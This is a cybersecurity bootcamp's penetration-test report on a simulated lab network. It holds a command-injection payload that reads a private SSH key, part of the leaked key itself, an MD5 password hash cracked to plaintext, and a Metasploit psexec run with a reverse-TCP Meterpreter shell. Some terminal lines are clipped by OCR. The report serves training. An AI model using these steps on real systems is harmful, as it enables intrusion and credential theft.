Fullstack Academy

Penetration Testing Report

Cybersecurity Analytics Bootcamp

Rules of Engagement

- No social engineering or client-side exploits.
- No external tools; use only resources present in the environment.
- You are authorized only to scan and attack systems that reside on the same /20 subnet on which your Kali instance resides (e.g., if the IP of your Kali instance is 172.31.6.161, you are only authorized to scan and attack systems on the 172.31.6.0/20 subnet).

Executive Summary

The purpose of this penetration test was to evaluate the security posture of a simulated corporate network and identify vulnerabilities that could allow unauthorized access, data compromise, or disruption of operations. The assessment targeted both Linux and Windows systems within the authorized subnet, following strict Rules of Engagement to ensure the test was controlled and non-destructive.

During the engagement, multiple critical vulnerabilities were identified and confirmed exploitable. Key findings included a web application command injection flaw on a non-standard port, an exposed private SSH key stored on a web server, weak password hashing using MD5, and outdated SMB services vulnerable to remote code execution. By leveraging these weaknesses, it was possible to compromise multiple systems, escalate privileges, pivot between hosts, and access sensitive files.

These results demonstrate that a skilled attacker could achieve full network compromise with limited initial access, highlighting significant risks to confidentiality, integrity, and availability. Immediate remediation is recommended, focusing on secure coding practices, credential and key management, strong password policies with modern hashing algorithms, patching of legacy services, and improved network segmentation to limit lateral movement.

Tools Used

- **Kali Linux** – Penetration testing OS with pre-installed tools.
- **Nmap** – Network scanning, host discovery, service enumeration.
- **John the Ripper** – Password hash cracking.
- **Metasploit Framework** – Exploit execution, remote access, post-exploitation.
- **Web Browser** – Access to web applications hosted on non-standard ports


Penetration Test Findings

Summary

Finding #	Severity	Finding Name
1	High	Web server exposed on non standard port and vulnerable to command injections.
2	High	SSH private key found on web server.
3	Medium	Poor password and low algorithm hash.
4	High	Windows host vulnerable to SMB exploits.
5	Medium	Lack of network segmentation between Linux and Windows environments enabled pivoting.


Detailed Walkthrough

1) **Network Scanning** - Used ip route to identify subnet; Nmap revealed four hosts with open services, including web and SSH on non-standard ports.



```
  $ nmap -sV -p1-5000 172.31.48.0/20
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-14 00:22 UTC
Nmap scan report for ip-172-31-50-222.us-west-2.compute.internal (172.31.50.222)
Host is up (0.00056s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-54-6.us-west-2.compute.internal (172.31.54.6)
Host is up (0.00017s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Nmap scan report for ip-172-31-54-255.us-west-2.compute.internal (172.31.54.255)
Host is up (0.0035s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-56-5.us-west-2.compute.internal (172.31.56.5)
Host is up (0.00018s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Nmap scan report for ip-172-31-57-205.us-west-2.compute.internal (172.31.57.205)
Host is up (0.000096s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4096 IP addresses (5 hosts up) scanned in 109.93 seconds
```


2) **Accessing the Web Server** - Connected via http://172.31.50.222:1013; identified DNS query form.



mportant FullStack Academy Websites:

Jetwork Utility Development Site

3) **Command Injection** - Exploited form with && injection to run system commands, enumerating /etc/passwd and identifying the devops user.




```
google.com && cat /home/alice-devops/.ssh/id_rsa.pem
```

```
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
Name:    google.com
Address: 142.250.69.206
Name:    google.com
Address: 2607:f8b0:400a:804::200e
```


```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAkSezP2rFcljzRTGpr0Gkeemrawp3rbSj6tvcrvS7zWzpz1fPFmKZ
7kA1n/TGMZJ5ryKBthswGMeS2DvyciuQ/LtMBFZ2zSkpoh6mKayG8cpJoGuyCC+Qzafq/o
t5srRhhGJp3Z4aETESkMOT08GDHWpxyv+Y+Kvnc2khaPy8aXHG/axQSoPURH9ebay4Lgx5
Rsq2QIhX+Pnw9EXg+xS3cIvkerG4h7Ruq3jmefTT5pMmw4rVR0l2SaUNWjVLvzuwi6b82q
SFLQx5hlIaz2mWieOWihtccIiRHm4Jc/EYpHhwMxCey2rjk/X9rAskIg554UJPt5IdcCDd
sawzY2fPYGPziY8QhQ95EVbHrZ9WlVNSQ0p2tGT171sZW/yK3Z1x0iUnyjH2xfZVLZYEsW
0zdPAazcVEWfxhc+0TOkQFtLQS3IB01pVNpmNY6Qh4XC8r83q9lSnO0Z3EaIDj4QktGYXr
2k9BOfF47AMD6j2/6XYOTrm2GoRdOnBo1uC36ub3AAAFiLytCma8rQpmAAAAB3NzaC1yc2
EAAAGBAJEnsz9qxXJY80Uxqa9BpHnpq2sKd620o+rb3K70u81s6c9XzxZime5ANZ/0xjGS
ea8igbYbMBjHktg78nIrkPy7TARWds0pKaIepimshvHKSaBrsggvkM2n6v6LebK0YYRiad
2eGhExEpDDk9PBgx1qccr/mPir53NpIWj8vGlxxv2sUEqD1ER/Xm2suC4MeUbKtkCIV/j5
8PRF4PsUt3CL5HqxuIe0bqt45nn00+aTJsOK1UdJdkmlDVo1S787sIum/NqkhS0MeYZSGs
9plonjloobXHCIkR5uCXPxGKR4cDMQnstq45P1/awLJCIOeeFCT7eSHXAg3bGsM2Nnz2Bj
84mPEIUPeRFWx62fVpVTUkNKdrRk9e9bGVv8it2dcdIlJ8ox9sX2VS2WBLFtM3TwGs3FRF
n8YXPtEzpEBbS0EtyAdNaVTaZjWOkIeFwvK/N6vZUpztGdxGiA4+EJLRmF69pPQTnxeOwD
A+o9v+l2Dk65thqEXTpwaNbqt+rm9wAAAAMBAAEAAAGAPnl21bGvv7J3Ke3hGZRIJUvkOd
```

4) **SSH Pivoting** – Retrieved and secured private SSH key from web server; connected to second Linux host via non-standard SSH port after setting key permissions with chmod 400.




```
┌──(kali㉿kali)-[~]
└─$ ssh -p 2222 -i /home/kali/ssh_key alice-devops@172.31.50.222
Warning: Identity file /home/kali/ssh_key not accessible: No such file or directory.
ssh: connect to host 172.31.50.222 port 2222: Connection refused

┌──(kali㉿kali)-[~]
└─$ ssh -p 2222 -i /home/kali/ssh_keys alice-devops@172.31.50.222
ssh: connect to host 172.31.50.222 port 2222: Connection refused

┌──(kali㉿kali)-[~]
└─$ ssh -p 2222 -i /home/kali/ssh_keys alice-devops@172.31.54.255
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for '/home/kali/ssh_keys' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "/home/kali/ssh_keys": bad permissions
alice-devops@172.31.54.255: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ sudo chmod 700 /home/kali/ssh_keys

┌──(kali㉿kali)-[~]
└─$ ssh -p 2222 -i /home/kali/ssh_keys alice-devops@172.31.54.255
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-1022-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed May 14 01:56:14 UTC 2025

  System load:  0.150390625        Processes:             202
  Usage of /:   28.6% of 19.20GB   Users logged in:       0
  Memory usage: 43%                IPv4 address for eth0: 172.31.54.255
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

103 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$ █
```

5) **Reconnaissance** – Located scripts containing Windows admin username and MD5 password hash and the type of hash algorithm for this administrator account.




```
lice-devops@ubuntu22:~$ ls
cripts
lice-devops@ubuntu22:~$ cat scripts
at: scripts: Is a directory
lice-devops@ubuntu22:~$ cd scripts/
lice-devops@ubuntu22:~/scripts$ ls
indows-maintenance.sh
lice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
!/usr/bin/bash

 This script will (eventually) log into Windows systems as the Administrator user and run system updates on them

 Note to self: The password field in this .sh script contains
 an MD5 hash of a password used to log into our Windows systems
 as Administrator. I don't think anyone will crack it. - Alice

sername="Administrator"
assword_hash="00bfc8c729f5d4d529a412b12c58ddd2"
 password="00bfc8c729f5d4d529a412b12c58ddd2"

TODO: Figure out how to make this script log into Windows systems and update them

 Confirm the user knows the right password
cho "Enter the Administrator password"
ead input_password
nput_hash=`echo -n $input_password | md5sum | cut -d' ' -f1`

f [[ $input_hash == $password_hash ]]; then
       echo "The password for Administrator is correct."
lse
       echo "The password for Administrator is incorrect. Please try again."
       exit
i

TODO: Figure out how to make this script log into Windows systems and update them
lice-devops@ubuntu22:~/scripts$ █
```

6) **Password Cracking** – Cracked MD5 hash using John the Ripper with john.lst wordlist.plain-text.




```
┌──(kali㉿kali)-[~]
└─$ sudo john --wordlist=/usr/share/wordlists/john.lst  hash.txt --format=Raw-md5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
pokemon          (?)
1g 0:00:00:00 DONE (2025-05-15 23:31) 50.00g/s 115200p/s 115200c/s 115200C/s keller..karla
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ █
```


7) **Windows Exploitation** – Leveraged psexec SMB exploit in Metasploit to gain Meterpreter session.



```
tasploit tip: Writing a custom module? After editing your
dule, why not try the reload command
tasploit Documentation: https://docs.metasploit.com/

f6 > search exploit/windows/smb/psexec

tching Modules
==============

  #  Name                         Disclosure Date  Rank    Check  Description
  -  ----                         ---------------  ----    -----  -----------
  0  exploit/windows/smb/psexec   1999-01-01       manual  No     Microsoft Windows Authenticated User Code Execution


teract with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/psexec

f6 > █
```




```
References:
  https://nvd.nist.gov/vuln/detail/CVE-1999-0504
  OSVDB (3106)
  http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx
  https://www.optiv.com/blog/owning-computers-without-shell-access
  http://sourceforge.net/projects/smbexec/


View the full module info with the info -d command.

msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.54.6
RHOSTS ⇒ 172.31.54.6
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser ⇒ Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass pokemon
SMBPass ⇒ pokemon
msf6 exploit(windows/smb/psexec) > set Payload windows/x64/meterpreter/reverse_tcp
Payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > 
```




```
View the full module info with the info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.57.205:4444
[*] 172.31.54.5:445 - Connecting to the server...
[-] 172.31.54.5:445 - Exploit failed [unreachable]: Rex::HostUnreachable The host (172.31.54.5:445) was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.56.5
RHOSTS ⇒ 172.31.56.5
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.57.205:4444
[*] 172.31.56.5:445 - Connecting to the server...
[*] 172.31.56.5:445 - Authenticating to 172.31.56.5:445 as user 'Administrator'...
[*] 172.31.56.5:445 - Selecting PowerShell target
[*] 172.31.56.5:445 - Executing the payload...
[+] 172.31.56.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200774 bytes) to 172.31.56.5
[*] Meterpreter session 1 opened (172.31.57.205:4444 → 172.31.56.5:49876) at 2025-05-16 00:02:35 +0000

meterpreter > 
```

